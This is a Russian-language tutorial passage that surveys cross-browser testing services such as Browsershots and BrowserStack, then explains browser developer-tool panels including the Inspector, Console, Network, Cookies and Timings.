* Blink - движок браузера Google Chrome с 28 версии и Opera c 15 версии. Является ответвлением WebKit.
* Edge - новый движок от компании Microsoft для браузера Microsoft Edge. Является ответвлением Trident.

**Инструменты для кросс-браузерного тестирования:**

1.**Browsershots** - это простой бесплатный инструмент, но его функционал мало чем уступает его платным конкурентам. Благодаря Browsershots можно получить скриншот того, как сайт будет выглядеть в каждом конкретном случае. В распоряжении гигантский список поддерживаемых браузеров, а также возможность выбрать размер экрана, насыщенность цветов, включить и выключить JavaScript (Вы можете указать конкретную версию JavaScript) Java и Flash.

**2. Browser Sandbox** будет полезным только для пользователей Windows. Он имеет большой список поддерживаемых браузеров, который включает IE, Firefox, Chrome, ChromiumCanary, Firefox Mobile, Safari, Opera, и FirefoxNightly.



**3. Netrenderer** - инструмент для проверки приложения на разных версиях IE от 5.5 до 11.

**4. Microsoft Edge** - это целая платформа для тестирования сайта в IE. Microsoft Edge предоставляет виртуальную машину только для тестирования в IE7 и новее.

**5. Browsera** - многофункциональный инструмент, который позволяет тестировать не только кроссбраузерность макета, но и работоспособность скриптов в разных ситуациях, отображение динамических страниц, степень защищенности сайта и т.д.

**6. Cross Browser Testing** - использует реальные устройства для тестирования сайта. Cross Browser Testing включает большой список поддерживаемых браузеров (около 900) и операционных систем (около 40), включая iOS, Android,Windows, Mac и другие. Еще одна отличительная особенность - режим live testing , в котором можно тестировать свой сайт в реальном окружении, получая возможность проверить работоспособность AJAX, HTML-форм, JavaScript, Flash и всего остального. Кроме того, представлена возможность автоматизации тестов и сравнения скриншотов.

**7. Browser Stack**- использует реальные устройства для тестирования и поддерживает 700+ браузеров. Существует возможность локального тестирования и быстрого получения скриншотов на разных разрешениях экранов от 800х600 до 2048х1536.





**Инструменты разработчика**


Инструменты разработки позволяют:


* Просматривать элементы соответствующие определённому HTML коду (например, какой-нибудь заголовок).
* Получить общий CSS используемый на странице и какой CSS применяется к элементу.
* Модифицировать CSS в реальном времени и визуально увидеть ваши изменения в браузере.
* Увидеть HTTP запросы, производимые браузером.
* Запускать JavaScript код в середине содержимого страницы.
* Определять узкие места в производительности и производить её измерение.
* Изменять ресурсы оффлайн, чтобы понять какие данные, что запрашивает страница, хранятся локально.

Инструменты разработчика можно открыть с помощью кнопки F12 или "Дополнительные инструменты ➤ Инструменты разработчика". Также можно правой кнопкой мыши выбрать "Исследовать элемент в контекстном меню".

**Инспектор**- позволяет видеть HTML-код и CSS, который применён к каждому элементу на странице. Также позволяет в реальном времени редактировать как HTML, так и CSS. Внесённые изменения можно увидеть непосредственно в окне браузера.


**Консоль**- инструмент, где выводятся сообщения и ошибки JavaScript, CSS и другие. Она позволяет загружать JavaScript вопреки порядку загрузки скрипта в браузере и докладывает об ошибках, как только браузер пытается выполнить Ваш код.

**Отладчик JavaScript** - инструмент для отладки JavaScript, если он не работает, как ожидалось. Он позволяет Вам загружать JavaScript вопреки порядку загрузки скрипта в браузере и докладывает об ошибках, как только браузер пытается выполнить код.



**Сеть**- записывает и отображает сетевые запросы в любое время, когда панель инструментов открыта, даже если сам монитор сети не выбран. Отображает запросы, методы, статус коды, объем данных.


**Заголовки**- перечислены основные сведения о запросе, в том числе:

* URL-адрес запроса.
* Метод запроса.
* Удаленный IP-адрес и порт.
* Код состояния.
* HTTP-запросы и заголовки ответов, которые были отправлены.




**Куки**- перечислены все сведения о любых файлах cookie, отправленных с запросом или ответом.

  
**Параметры**- перечислены все параметры отправленные с запросом.**Ответ** - отображается ответ пришедший на запрос в определенном формате данных.



**Тайминги**- представлен более подробный аннотированный вид временной шкалы для каждого запроса, показывающий время выполнения.



**Режим адаптивного дизайна**- позволяет проверить сайт при разных разрешениях и сделать скриншот.

